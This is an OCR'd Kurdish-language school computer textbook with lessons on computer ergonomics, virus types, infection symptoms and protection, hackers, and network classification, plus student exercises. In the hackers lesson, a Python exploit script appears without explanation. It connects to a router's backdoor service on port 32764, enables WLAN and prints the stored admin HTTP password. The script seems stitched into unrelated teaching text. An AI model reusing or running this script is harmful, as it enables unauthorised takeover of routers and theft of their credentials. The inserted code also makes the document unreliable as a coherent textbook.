أ. بزێو بێت بە هەموو ئاراستەکان و خولاو بێت بە دەوری خۆیدا بە مەبەستی کەمکردنەوەی فشاری سەر مل و بڕبڕەی پشت.


ب. توانای بەرزکردن و نزمکردنی هەبێت بە مەبەستی گونجاندنی لەگەڵ بەرزی مێزی کۆمپیوتەر.

ج. پاڵپشت و پشتێنەی تەنیشتەکانی هەبێت بۆ ئەوەی بەکارهێنەر بە ئاسودەیی پشتی بدات بە پاڵپشتەکە و قۆڵەکانی بخاتە سەر پشتێنەی تەنیشتەکان لە کاتی بەکارهێنانی کۆمپیوتەر.




٢. ماوەی نێوان مۆنیتەر و چاوی بەکارهێنەر لە نێوان (٥٠ – ٦٠) سم بێت و نزمەگۆشەی چاو لە نێوان (١٥ – ٢٥)پلە بێت، بە مەبەستی پاراستنی چاو لە هەستکردن بە ماندووبوون و سوتانەوە، سەیری وێنەی بەرامبەر بکە.

٣. بەرزی مۆنیتەر گونجاو بێت، لەگەڵ ئاستی چاو بە مەبەستی خۆ لادان لە چەماندنەوەی مل، کە دەبێتە هۆی گرژبوونی ماسولکەکان، سەیری وێنەی بەرامبەر بکە.




٤. بەکارهێنانی فلتەری مۆنیتەر بۆ پاراستنی چاو لە تیشکە زیانبەخشەکان، سەیری وێنەی بەرامبەر بکە.




٥. هەڵبژاردنی رووناکییەکی گونجاو بۆ مۆنیتەری کۆمپیوتەر بۆ ئەوەی هەست بە نیگەرانی دەروونی و ئازاری چاوەکان نەکرێت.

٦. پێویستە کۆمپیوتەر لە شوێنێکی گونجاو دابنرێت بە شێوەیەک هیچ کام لە مۆنیتەر و چاوی بەکارهێنەر راستەوخۆ نەکەونە بەر سەرچاوەی رووناکی، سەیری وێنەی بەرامبەر بکە.




٧. پێویستە ماوس و کیبۆرد لە تەنیشت یەک و لە یەک ئاستدا بن، بۆ ئاسانی گواستنەوەی دەست لە نێوانیاندا، سەیری وێنەی بەرامبەر بکە.

بۆ زیاتر روونبونەوە، سەیری وێنەکانی خوارەوە بکە، کە دروستی و نادروستی دانیشتن بەرامبەر کۆمپیوتەر پیشاندەدەن.







چالاکی//

پ١/ هەندێ جار بەکارهێنەری کۆمپیوتەر توشی کێشەی تەندروستی دەبێت، لەبەرچی؟

پ٢/ زۆر بەکارهێنانی کۆمپیوتەر بەبێ پشوودان راستەوخۆ کاریگەری دەبێت لەسەر:

.... ، .... ، .... ، .... ، ....



پ٣/ لە وێنەی بەرامبەر بەکارهێنەری کۆمپیوتەر توشی چی بووە؟ روونکردنەوە و گفتوگۆ ئەنجام بدە.

پ٤/ سێ خاڵی رەچاوکردنی دانیشتنی تەندروستییانە، بەرامبەر کۆمپیوتەر باس بکە.

ڤايرۆسی کۆمپیوتەر Computer Virus

وانەی ١١

ئامانجی وانەکە

پاش تەواوبوونی وانەکە پێویستە قوتابی ئەمانە بزانێت:

١) ناسینی ڤایرۆسەکانی کۆمپیوتەر و مەبەست لە بوونیان.

٢) جۆرەکانی ڤایرۆسی کۆمپیوتەر و تایبەتمەندییەکانیان.



ڤایرۆسی کۆمپیوتەر :

ڤایرۆس بریتییە لە پرۆگرامی تێکدەری کۆمپیوتەر، بەوە دەناسرێت، کە توانای خۆشاردنەوە و بڵاوبوونەوەی هەیە بە خۆهەڵواسین بە فایلی مەبەست، ئەم فایلەش لە ڕێگای (Flash Memory ، Memory Card ، CD/DVD/BD ، تۆڕی ئینتەرنێت ، ... هتد) بڵاودەبێتەوە.

بەم شێوازە بڵاودەبێتەوە و فایلی مەبەست دەکاتە ئامانج و دەبێتە هۆی شێواندنی کارەکەی یان لە کاری دەخات، یان فایلەکە تەنها دەبێتە هەڵگرێک وئامانجی ڤایرۆســەکە پرۆگرامێکی ترە، ئەمانەش بەپێی جۆری ڤایرۆسەکەیە.



هەندێک لە ڤایرۆسە ناودارەکان، وەک:

melissa virus , love virus , cih virus , bubble boy virus , explore zip virus , Kimt , Brain , Blaster , Sasser , Pantagon , Pakistani

سەرەتایەک لە دروستبوونی ڤایرۆس :

هەر لەگەڵ پێشکەوتنەکانی پرۆگرامسازی لە سیستەمی بەکارخستنی کۆمپیوتەر ئەم جۆرە پرۆگرامانەش دروستدەکرا، بەڵام بەشێوەی نهێنی بوو، چونکە بە مەبەستی کۆنترۆڵکردن و دزە پێکردنی داتا و زانیاری لە بوارەکانی (تەکنەلۆژیا، سەربازی، ئاسایش، .. هتد) بەکاردەهات.

تا ئێســتاش بە بەردەوامی ڤایرۆس دروســت دەکرێت لەلایەن پرۆگرامســازەکان زیاتر بە مەبەســتی بازرگانی پێکردن، بۆ دروســتکردن و فرۆشتنی (دژە ڤایرۆس)، کە پرۆگرامێکی ترە بۆ لەناوبردنی ڤایرۆسەکە.



جۆرەکانی ڤایرۆسی کۆمپیوتەر :

پۆلێنکردنی ڤایرۆســەکان لەســەر بنەمای شوێنی هێرش بۆ بردنیان، وەک:

- Boot sector virus



ئــەم جۆرە ڤایرۆســانە هێرش دەکەنە ســەر بەشــی Boot sector لەگەڵ بەکارخســتنی کۆمپیوتەر چالاک دەبن و کاردەکەنە ســەر تێکدانی هەنگاوەکانی پرۆگرامی سیستەمی بەکارخستنی کۆمپیوتەر.

- File Infector Virus

ئەم جۆرە ڤایرۆسانە زۆر خێرا بڵاو دەبنەوە بە تایبەتی لە ڕێگای ئەو پرۆگرامە خۆڕاییانەی کە لە ڕێگای ئینتەرنێتەوە دادەبەزێنرێن، خۆیان هەڵدەواسن بەم پرۆگرامانە و گۆڕانکاری دەکەن لە فەرمانەکانیان، بە جۆرێک شیاوی بەکارهێنان نەبن. وەک: CIH Virus

- Macro Virus

ئـەم جـۆرە ڤایرۆســانە تایبەتمەنـدن بە هێـرش بردنە سـەر پرۆگرامێکـی دیاریکراو یان جۆرێکی دیاریکراو لە فایل، چالاک دەبن لەسـەر بەرهەمی پرۆگرامەکە یان فایلی مەبەست، وەک بەرهەمەکانـی پرۆگرامـی نوسـینگە MS-Word ، MS-Excel ، MS-Access ، ... هتد، کە دەبنە هۆی تێکدانیان. وەک : melissa virus ، Explore Zip ، Bubble Boy .

- Hoax Virus

ئەم جۆرە ڤایرۆسانە، مەبەستی هێرشکردنیان سایتەکانە، بە تایبەتی ئیمێلەکان بۆ تێکدانیان، شـێوازیان ڕێکلامی نادروسـتی سەرنج ڕاکێشن، بە گشـتی کاریگەرییان زۆر نییە تەنها بۆ کات بـە فیرۆدانە، بۆ نمونـە: لە لایەن هاوڕێیەکت ئیمێلێکی ئاگادارکردنەوەت بۆ دێت، تێیدا نوسـراوە (ئاگادار بە هەر نامەیەکت بۆ هات بە ناونیشـانی ((کاتە باشـەکان)) "Good Times" نەیکەیتەوە چونکـە ڤایرۆسـە، هاوڕێیانتی لێ ئاگادار بکەوە..) بەم شـێوازە بارگرانییەک لەسـەر ئیمێلەکان دروست دەبێت و دەبێتە هۆی لە ناوچوونیان، بەڵام هەندێ جاریش لەگەڵ ئەم نامە ئەلکترۆنییانە ڤایرۆسی ترسناک هاوپێچ دەکرێت و کاریگەری زۆر دەبێت.

بـۆ نمونە: لـە مانگی کانونی دووەمی سـاڵی ٢٠٠١ لە بەرازیل فایلێکـی ڤایرۆس هاوپێچی نامەیەک کرابوو بەناوی ((ژیان جوانە)) "Life is beautiful" بڵاوکرایەوە. ... هتد.



ڤایرۆسی Autorun

بریتییـە لـە فایلێکـی ئاسـایی پاشـگرەکەی Extention بـە inf کۆتایی دێـت، کە لەگەڵ سیسـتەمی ویندۆز کاردەکات و ئـەو فەرمانانـەی هەڵیگرتوە جێبەجێـی دەکات، وەک بەکارخسـتنی فایلە جێبەجـێ کارەکان، بەڵام زیانەکانی زۆر زیاتـرە لە سـودەکانی و بـە بەهێزترین ڤایـرۆس دادەنرێت، کە توشـی کۆمپیوتەر دەبێت، بەهۆی بەکارهێنانی بۆ هەڵگرتنی فەرمانەکانی تێکدانی سیستەمی کۆمپیوتەر وجێبەجێکردنی ئەو فەرمانانە بەشـێوەیەکی ئۆتۆماتیکی، کە کار دەکاتە سـەر تێکدانی سیستەمی بنچینەی داتای ئەو فەرمانگانەی کۆمپیوتەرەکانیان توشـی دەبێت، وەک لە کۆمپانیـاکان وبانکەکان ... هتد، هەروەها بە مەبەسـتی لە ناوبردن وشـاردنەوەی فایلەکان خۆی لەسـەر ئەو فایلانە کۆپی دەکات وهەندێ لە سیفەتی بنەڕەتی فایلەکان دەگۆڕێت، ئەم ڤایرۆسەش لە ڕێگەی Flash Memory ، Memory Card ، CD/DVD/BD ،... هتد، بڵاودەبێتەوە.

تایبەتمەندییەکانی ڤایرۆسی کۆمپیوتەر :



١. زۆربوون، بەهۆی خۆ کۆپیکردنەوە.

٢. خۆ گواستنەوە، بەهۆی خۆ هەڵواسینی بە فایلیتر.

٣. توانای خۆشاردنەوەی هەیە، بۆ پارێزگاریکردن لە خۆی.


٤. توانای خۆ چالاککردن و جێبەجێکردنی هەیە.

... هتد.

چالاکی//

پ١/ ئایا ئەو ڤایرۆسەی کە مرۆڤ تووشی کێشە و نەخۆشی دەکات هەمان ئەو ڤایرۆسەیە کە کۆمپیوتەر تووشی کێشە و لەکارکەوتن دەکات؟ روونی بکەوە؟

پ٢/ بۆچی ڤایرۆسەکان زۆر جۆریان هەیە؟



پ٣/ چ لێدوانێکت هەیە لەسەر وێنەی بەرامبەر؟ وێنەکە چی دەنوێنێت؟ ئەو کەسانەی لە وێنەکە دیارن، خۆیان لە چ دەنوێنن و چی دەکەن؟

پ٤/ دروست و نادروست لەمانەی دێن دیاری بکە:

١. melissa virus یەکێکە لە ڤایرۆسەکانی Macro .

٢. یەکێک لە تایبەتمەندییەکانی ڤایرۆسی کۆمپیوتەر، توانای خۆ چالاک کردنی هەیە.

٣. کۆمپیوتەر توشی ڤایرۆس دەبێت، لە ئەنجامی خاوێن نەکردنەوەی بۆ ماوەیەکی زۆر.

٤. Hoax Virus هێرش دەکەنە سەر فایلەکانی Office .

٥. ڤایرۆسی Autorun تایبەتە بە لەناوبردنی ئیمێڵەکان.

پ٥/ جۆرەکانی ڤایرۆس بژمێرە، لەسەر بنەمای جۆری هێرشەکانیان.

پ٦/ ناوی پێنج ڤایرۆس بنوسە.


وانەی ١٢ توشبوون و پاراستن لە ڤایرۆس - هاکەرز

ئامانجی وانەکە

پاش تەواوبوونی وانەکە پێویستە قوتابی ئەمانە بزانێت:

١) نیشانەکانی توشبوونی کۆمپیوتەر بە ڤایرۆس و چۆنیەتی پاراستنی؟

٢) ناسینی هاکەرز و ئامانجەکانیان.



نیشانەکانی توشبوونی کۆمپیوتەر بە ڤایرۆس :

١. سستی لە کارکردن یان لە کارکەوتن.

٢. کەمبونەوەی قەبارەی یادگەی سەرەکی یان دیسکی رەق لە ناکاودا.




٣. گۆڕانی شێوەی ئایکۆنی هەندێک لە فایلەکان.

٤. گەورەبوونی قەبارەی هەندێ فایل بەهۆی خۆ پێ هەڵواسینی ڤایرۆسەکان.

٥. دروست بوونی هەندێ فایل بەشێوەی هەرەمەکی بێ ئاگاداری بەکارهێنەر.

٦. نیشاندانی پەیامی هەڵە لە کاتی جێبەجێکردنی پرۆگرامەکان، بەبێ هۆکارێکی دروست.



٧. دیارنەمانی فایلە جێبەجێکارەکان، یان لە کارکەوتنیان.

٨. چالاککردنی سیفەتی شاردنەوەی فایلەکان. ... هتد.

ڕێگاکانی پاراستنی کۆمپیوتەر لە ڤایرۆس :

ناتوانرێ کۆمپیوتەر بە تەواوی بپارێزرێت لە توشبوون بە ڤایرۆس، لەبەرئەوەی رۆژانە بە بەردەوامی ڤایرۆسی نوێتر دروست دەکرێت، بەڵام دەکرێت بە ڕێژەیەکی زۆر پارێزگاری لە کۆمپیوتەر بکرێ لە مەترسی توشبوونی بە ڤایرۆس، بەگرتنەبەری ئەم ڕێگەیانە:

١. پرۆگرامی سیستەمی بەکارخستنی کۆمپیوتەر پێویستە بەسەرچوو نەبێت.

٢. کۆمپیوتەرەکەت پارێزراو بێت بە پرۆگرامی Firewall .

٣. دابەزاندنی دژە ڤایرۆسێکی Anti Virus چالاککراو و نوێکردنەوەی بە بەردەوامی، وەک:

Norton , PC-Cillin , MacAfee , ... هتد



٤. پشکنینی هۆکارەکانی گواستنەوەی داتا و زانیارییەکان پێش کردنەوەیان، لە ڕێگەی پرۆگرامی دژە ڤایرۆس.

٥. پشکنینی هەر فایلێکی هاوپێچی نامەکان کە پێمان دەگات لە ڕێگای ئینتەرنێت، پێش دابەزاندنی.

٦. دانەبەزاندنی پرۆگرامە خۆڕاییەکان لە ئینتەرنێت. ... هتد.

هاكەرز : Hackers

واتە دزەكانی كۆمپیوتەر، ئەو كەسانەن، كە بەشێوازی نایاسایی و بەهۆی هەندێ پرۆگرامی تایبەت دەچنە ناو سیستەمی كۆمپیوتەرێك و زیانی پێدەگەیەنن.

ئەوانیش لە سنوری پرۆگرامی پاراستنی Security كۆمپیوتەر تێدەپەڕن ودەچنە ناو سیستەمی كۆمپیوتەر لە ڕێگای دەرچەكانی Ports گەیاندن، (ئەو دەرچانەی كە بە كراوەیی ماونەتەوە)، بە مەبەستی زیان پێگەیاندن و دزینی زانیارییەكان یان وەك چاودێر دەمێننەوە لەسەر بەكارهێنەری كۆمپیوتەرەكە.





هۆكارەكانی ئەنجامدانی هاككردن :

١. بۆ مەبەستی ڕامیاری و سەربازی.

واتە بۆ دەستكەوتنی نهێنییەكانی لایەنەكانی تر و ئاگاداربوون لە كار وچالاكییەكانیان لە گشت بوارەكانی ڕامیاری و پێشكەوتنی زانستی و سەربازی.

٢. بۆ بازرگانی پێكردن.

هەندێك لەو دزانەی كۆمپیوتەر ئەو كارە ئەنجام دەدەن تەنها بە مەبەستی فرۆشتنەوەی ئەو داتا و زانیاریانەی كە دزیویانە.

٣. سروشتی خودی كەسەكە.

هەندێ لە سیفەتەكانی مرۆڤ وایان لێدەكات هاككردن ئەنجام بدەن.

وەك: سیفەتی لە خۆبایی بوون و خۆ بە شارەزا زانین لە بواری كۆمپیوتەر و بە دەرخستنی زیرەكی خۆی و ... هتد.

```python
import socket
import struct
import sys

HOST = '192.168.1.1'
PORT = 32764


def send_message(s, message, payload='') :
    header = struct.pack('<III', 0x53634D4D, message, len(payload))
    s.send(header+payload)
    sig, ret_val, ret_len = struct.unpack('<III', s.recv(0xC))
    assert(sig == 0x53634D4D)
    if ret_val != 0 :
        return ret_val, "ERROR"
    ret_str = ""
    while len(ret_str) < ret_len :
        ret_str += s.recv(ret_len-len(ret_str))
    return ret_val, ret_str


s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((HOST, PORT))
send_message(s, 3, "wlan_mgr_enable=1")
print send_message(s, 2, "http_password")[1]
```

ئەو كەسانەی ئەم كارە ئەنجام دەدەن شارەزان لە زمانی پرۆگرامسازی، دەتوانن پرۆگرامی سیستەمی بەكارخستن بەئاسانی شیبكەنەوە وبینووسنەوە، لەبەرئەوە دەستیان گرتووە بەسەر هەندێ پرۆگرامی تێكدەر MALICIOUS PROGRAMS .



ئەمانەش پۆلێن دەكرێن وەك لە هێلكاری ژمارە (٥) دیارە.





هێلکاری ژمارە (٥)

چالاکی//

پ١/ لەمانەی دێن دروست و نادروست دیاری بکە:

١. Trojan ئەو پرۆگرامانەن کە خۆیان وەک پرۆگرامێکی بە سوود پیشان دەدەن.

٢. هیچ کاتێک کۆمپیوتەر توشی ڤایرۆس نابێت لەسەر هێلی ئینتەرنێت.

٣. سستی لە جێبەجێکردنی کارەکانی کۆمپیوتەر، نیشانەی توشبوونی بە ڤایرۆسە.

٤. دزەکانی کۆمپیوتەر، ئەو کەسانەن، کە بەشێوازی یاسایی دەچنە ناو سیستەمی کۆمپیوتەرەکان.

٥. هەندێ لە سیفەتەکانی سروشتی خودی کەسەکان وایان لێدەکات کاری هاککردن ئەنجام بدەن.

٦. Worms ئەو پرۆگرامانەن، کە توانای خۆ کۆپیکردنیان هەیە.

٧. کارکردنی کۆمپیوتەر بۆ ماوەیەکی زۆر توشی ڤایرۆسی دەکات.

٨. پشکنینی هۆکارەکانی گواستنەوەی داتا و زانیارییەکان پێش کردنەوەیان، لە ڕێگەی پرۆگرامی دژە ڤایرۆس زۆر پێویستە بۆ پاراستنی کۆمپیوتەر لە ڤایرۆس.

٩. MALICIOUS PROGRAMS ئەم پرۆگرامانە زۆر سوودبەخشن بۆ کۆمپیوتەر.

پ٢/ دوو لە نیشانەکانی توشبوونی کۆمپیوتەر بە ڤایرۆس باس بکە.

پ٣/ دوو ڕێگا لە ڕێگاکانی پاراستنی کۆمپیوتەر لە ڤایرۆس باس بکە.

پ٤/ هۆکارەکانی ئەنجامدانی هاککردن، تەنها بژمێرە.

13

وانەی ١٣ — تۆڕی کۆمپیوتەر Computer Network



پاش تەواوبوونی وانەکە پێویستە قوتابی ئەمانە بزانێت:

١) ناسین وپێداویستیەکانی تۆڕی کۆمپیوتەر .

٢) سود ومەترسییەکانی تۆڕی کۆمپیوتەر.



تۆڕی کۆمپیوتەر: Computer Network

بریتییە لە بەیەکەوە بەستنی دوو کۆمپیوتەر یان زیاتر لەگەڵ ئامێری تری پێویست، بە بەکارهێنانی کارتی تۆڕ و کێبڵ و پرۆگرامی تایبەت، بەشێوەیەک کە توانای بەشدارکردنی ژمارەیەکی زۆر لە بەکارهێنەرانی هەبێت بۆ ئاڵوگۆڕکردنی زانیاری لە نێوانیان و هاوبەشی لە بەکارهێنانی ئامێرەکانی تر، وەک: چاپکار، سکانەر، ... هتد، بڕوانە وێنەی خوارەوە.




پێداویستییەکانی تۆڕی کۆمپیوتەر: Computer Network Requirements



بۆ دامەزراندنی تۆڕێکی کۆمپیوتەر ئەمانەی خوارەوە پێویستە:

١. دوو ئامێری کۆمپیوتەر یان زیاتر .



٢. کارتی تۆڕ Network Card .

٣. هۆکاری گواستنەوە لە نێوان کۆمپیوتەرەکان وەک وایەر wire یان بێ وایەر Wireless .



٤. ناوەندی گواستنەوە، هەب Hub یان سویچ Switch .



:Hub

ناوەندی دابەشکردنە، بەکاردێت بۆ کۆکردنەوەی وایەرەکان و وەرگرتن و نوێکردنەوە و دابەشکردنەوەی نیشانە ئەلکترۆنییەکان بە ئاراستەی دروست، واتە ناردنیان بۆ کۆمپیوتەری مەبەست.

Switch :



ئامێرێکە چەند دەرچەیەکی تێدایە، کە ڕێگا دەدات بە تێپەڕبوونی نامەی ڕەوانکراو لە دەرچەیەک بۆ دەرچەی مەبەست و نەناردنی بۆ دەرچەکانی تر.

٥. پرۆگرامی بەکارخستن، سیستەمی ئیشپێکردنی تۆڕ Network Operating System-NOS وەک: Windows Net ، ... .

ئەو ئامێرانەی تۆڕێکی کۆمپیوتەر پێکدەهێنن دەکرێت هەموویان لە یەک ژوور دابن یان هەر یەکێک لە ژوورێکدا بێت، بەپێی جۆری تۆڕەکە، بەهۆی وایەر Wire یان بێ وایەر Wireless بەیەکەوە دەبەسترێن.

سودەکانی تۆڕی کۆمپیوتەر : Computer Network Advantages

دروستکردنی تۆڕ لە نێوان ژمارەیەک کۆمپیوتەر زۆر سودی هەیە، وەک:

١- ئاسانکردنی ئاڵوگۆڕکردنی داتا و زانیاری بە خێرایی.

٢- ئاسانی پەیوەندیکردن بەیەکتر بە شێوەی نووسین و دەنگ و ڤیدیۆ.

٣- ئەنجامدانی کارێکی هاوبەش لەلایەن بەکارهێنەرانی تۆڕەکەوە لە یەک کاتدا بۆ نمونە کارکردنی کۆمەڵێک لە بەکارهێنەرەکانی تۆڕەکە لەسەر ئامادەکردنی پەرتوکێکی کۆمپیوتەر بۆ پۆلی حەفتەمی بنەڕەتی.

٤- ئاسانکردنی بازرگانی و کڕین و فرۆشتن و ڕیکلام.

مەترسییەکانی تۆڕی کۆمپیوتەر : Computer Network Risks

لە مەترسییەکانی بەکارهێنانی تۆڕی کۆمپیوتەر:


١- توشبوونی کۆمپیوتەر بە پرۆگرامە تێکدەرەکان.

٢- سیخوریکردن لەسەر کۆمپیوتەرەکان.


٣- بە ئامانجکردنی کۆمپیوتەر لە لایەن هاکەرز.

دامەزراندنی تۆڕەکان : Networks Construction


شێوەی بەستنی کۆمپیوتەرەکان لەگەڵ یەکتر بۆ دامەزراندنی تۆڕەکان جۆری تۆڕەکە دیاری دەکات، وەک لە وێنەکان دیارە:



نمونە/



(١) تۆڕی پاس Bus Network لە وێنەی بەرامبەر دیارە:



(٢) تۆڕی ئەلقەیی Ring Network لە وێنەی بەرامبەر دیارە:

چالاکی//

پ١/ تۆڕی کۆمپیوتەر چییە، بۆ پێویستیمان پێی هەیە؟

پ٢/ لەگەڵ ئەوەی تۆڕی کۆمپیوتەر سوودی هەیە، بەڵام لە هەمان کاتدا زیانیشی هەیە، ئەمە چۆن لێکدەدەیتەوە؟

پ٣/ سێ لە سوودەکان و دوو لە مەترسییەکانی بەکارهێنانی Network باس بکە.

پ٤/ دامەزراندنی تۆڕێکی کۆمپیوتەر لەسەر شێوەی ئەستێرە Star لەگەڵ یەکێکی تر لەسەر شێوەی درەخت Tree ، چ جیاوازی دەبێت لە نێوانیان؟

پ٥/ ئەم بۆشاییانە تەواوبکە.

١. .... ئامێرێکە ڕێگە دەدات زانیاری لە دەرچەیەک لە دەرچەکانی تێپەڕ بێت بێ ئەوەی دەرچەکانی تری ئاگاداربن.

٢. .... ئامێرێکە نیشانە ئەلکترۆنییەکان دابەش دەکات، پاش نوێ و چالاک کردنەوەیان.

٣. شێوەکانی بەستن بۆ دامەزراندنی تۆڕی کۆمپیوتەر وەک .... و .... و ....

وانەی ١٤

پۆلێنکردنی تۆڕی کۆمپیوتەر Classification of Computer Network



ئامانجی وانەکە

پاش تەواوبوونی وانەکە پێویستە قوتابی ئەمانە بزانێت:

- ناسین و ژماردنی جۆرەکانی تۆڕی کۆمپیوتەر .

پۆلێنکردنی جۆرەکانی تۆڕی کۆمپیوتەر : Classification of Computer Network Types

یەکەم: بەپێی پەیوەندی نێوان کۆمپیوتەرەکان :

(١) تۆڕی هاوتا : Peer – to – Peer Network

لەم جۆرە تۆڕەدا گشت کۆمپیوتەرەکان لە یەک ئاستن واتە هیچ کۆمپیوتەرێک ناتوانێت کۆنترۆلی ئەوانی تر بکات، هەر بەکارهێنەرێک دەتوانێت زانیاری بدات بە یەکیتر و زانیاریشی لێوەرگرێت، ئەم جۆرە تۆڕە پێشی دەگوترێت گرووپی کار Work group گونجاوە بۆ کار و پێویستیەکانی تۆڕە بچوکەکان.

(٢) تۆڕی خزمەتکار/ کڕیار: Client / Server Network



لەم جۆرە تۆڕە، یەکێک لە کۆمپیوتەرەکان تایبەتمەندییەکی بەرزی لە رووی خێرایی و توانای داکردنی داتا و زانیارییەکان هەیە، پێی دەگوترێ خزمەتکار Server ، کە هەموو کۆمپیوتەرەکانی تری پێوە بەستراوە، ئەو کۆمپیوتەرانەی کە بە Server بەستراون پێیان دەوترێ کڕیار Client .

لێرەدا کۆمپیوتەری خزمەتکار کاری رێکخستن وکۆنترۆلکردنی کۆمپیوتەرەکانی تر دەکات بۆیە پێویستە هەموویان بە کۆمپیوتەری خزمەتکار بناسێنرێن، هەر کۆمپیوتەرێکی بەشداربووی ئەم تۆڕە ناوی بەکارهێنەر User Name و وشەی نهێنی Password ی تایبەت بەخۆی هەیە، کە بەهۆیەوە پەیوەندی دەکەن بە خزمەتکار و خزمەتکاریش دەیانناسێتەوە، بڕوانە وێنەی سەرەوە.

دووەم: بەپێی بەکارهێنانی تۆڕ :

(١) تۆڕی زانیاری ناوخۆ: Intranet

تۆڕێکی کۆمپیوتەری تایبەتە بە دەزگایەک یان کۆمپانیایەک، کە تەنها ئەندامانی ئەو کۆمپانیایە دەتوانن ئەم تۆڕە بەکاربێنن.

(٢) تۆڕی زانیاری یاریدەدەر : Extranet

تۆڕێکی کۆمپیوتەری تایبەتە بە دەزگایەک یان کۆمپانیایەک، کە جگە لە ئەندامانی ئەو کۆمپانیایە رێگا دەدات بە کەسانی تری دەرەوەی کۆمپانیاکە ئەم تۆڕە بەکاربێنن.


سێیەم: بەپێی شوێنی جوگرافی (رووبەری بەکارهێنانی) :



(١) تۆڕی رووبەری شوێنی کەس: Personal Area Network-PAN

